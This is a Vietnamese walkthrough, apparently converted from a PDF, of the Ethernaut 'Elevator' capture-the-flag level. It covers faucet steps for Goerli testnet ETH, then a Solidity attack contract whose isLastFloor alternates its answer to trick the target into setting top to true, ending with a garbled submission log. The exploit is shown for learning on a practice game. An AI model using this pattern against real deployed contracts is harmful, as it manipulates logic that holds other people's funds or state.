
Elevator

- 1. Thực hiện việc kiếm ETH:
- Sử dụng: https://goerli-faucet.pk910.de/ để lấy được một số ETH cho ví bằng cách:
 - + Điền ETH address của mình vào:


Goerli PoW Faucet

The goerli testnet is <u>deprecated</u> and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.




0x92141B14ddB92C256eFB3f1F464b042164570Af9

+ Sau đó start Mining:



+ Trong trường hợp máy lag hoặc muốn tăng công suất có thể thêm và giảm bớt công việc tại Number of Workers.

+ Đến khi kiếm đủ số lượng có thể rút thì có thể dừng lại và nhận ETH





The goerli testnet is deprecated and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.

Claim Rewards

Wallet: 0x92141B14ddB92C256eFB3f1F464b042164570Af9

Amount: 0.037 GöETH

Timeout:

Claim Transaction has been confirmed in block #9494425!

TX: 0xee3c472ae50e02f9a46b354ce2e18e02b83fa546079f95b3f392042e5e457d6b

Did you like the faucet? Give that project a C Star 1,713 Or support this faucet by sharing your result with a 🔰 Tweet





Return to startpage

=> Và ta đã có đủ số ETH để tiếp tục tham ra vào Ethernaut

2. Xác định yêu cầu đề bài:

This elevator won't let you reach the top of your building. Right?

Things that might help:

Sometimes solidity is not good at keeping promises.

This Elevator expects to be used from a Building.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;
interface Building {
  function isLastFloor(uint) external returns (bool);
}

contract Elevator {
  bool public top;
  uint public floor;

function goTo(uint _floor) public {
    Building building = Building(msg.sender);

  if (! building.isLastFloor(_floor)) {
    floor = _floor;
    top = building.isLastFloor(floor);
  }
}
}
```

3. Giải quyết bài toán

Ta phải lên top của tòa nhà để có thể qua được level này. Nhưng thang máy đang không cho phép lên đỉnh của tòa nhà

Được rồi, sau đó chúng ta sẽ tạo một hợp đồng kế thừa trên Remix:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

interface Building {
    function isLastFloor(uint) external returns (bool);
}

interface IElevator {
    function goTo(uint _floor) external;
}

contract MyBuilding is Building {
    bool public last = true;

function isLastFloor(uint _n) override external returns (bool) {
    last = !last;
    return last;
}

function goToTop(address _elevatorAddr) public {
    IElevator(_elevatorAddr).goTo(1);
}
```

-11.Elevator.sol

- contract MyBuilding is Building {...}: Đây là hợp đồng MyBuilding, mà cũng được đánh dấu rằng nó thực hiện (inherit) giao diện Building. Hợp đồng này có một biến last kiểu bool để theo dõi trạng thái của tầng cuối cùng của tòa nhà.
- function isLastFloor(uint _n) override external returns (bool) {...}: Hàm này được định nghĩa để triển khai hàm từ giao diện Building. Nó đảo ngược giá trị của biến last và trả về giá trị mới của last. Tức là, mỗi lần gọi hàm này, biến last sẽ thay đổi giá trị từ true sang false hoặc ngược lại.
- function goToTop(address _elevatorAddr) public {...}: Hàm này cho phép gửi một yêu cầu đến một địa chỉ thang máy (có kiểu IElevator) để di chuyển thang máy lên tầng 1. Khi hàm này được gọi, nó gọi hàm goTo của thang máy thông qua giao diện IElevator.

Đơn giản chỉ cần gọi goToTopof MyBuilding, contract.addressví dụ. Điều đó sẽ kích hoạt Elevator cuộc gọi isLastFloorcủa hợp đồngi - MyBuilding

Sau đó kiểm tra lại xem Elevator đã top chưa:

```
> await contract.top()
< true
```

Cuối cùng ta thực hiện Submit:

 Submitting level instance... ⟨ ⟨⟨⟨PLEASE WAIT⟩⟩⟩ ⟩ ✓ Sent transaction ✓ https://goerli.etherscan.io/tx/0x8ff891e ✓ Mined transaction ✓ https://goerli.etherscan.io/tx/0x8ff891e... %- 53° Hell done, You have completed this level!!! (- 5) Well done, You have completed this level!!! 1(- E)* Well done, You have completed this level!!! (- ;) f Well done, You have completed this level!!! ٩(- ٩٥٠ Well done, You have completed this level!!! 1(- E) Mell done, You have completed this level!!! ¹(- ∰)? Well done, You have completed this level!!! i(- E)? Well done, You have completed this level!!! 1(- E)? Wall done, You have completed this level!!! 4(- E)? Well done, You have completed this level!!! 1(- =)? Well done, You have completed this level!!! f(- =)? Well done, You have completed this level!!! 4(- 5) Well done, You have completed this level!!! 4(- =)? Well done, You have completed this level!!! 4(- =)? Well done, You have completed this level!!!

>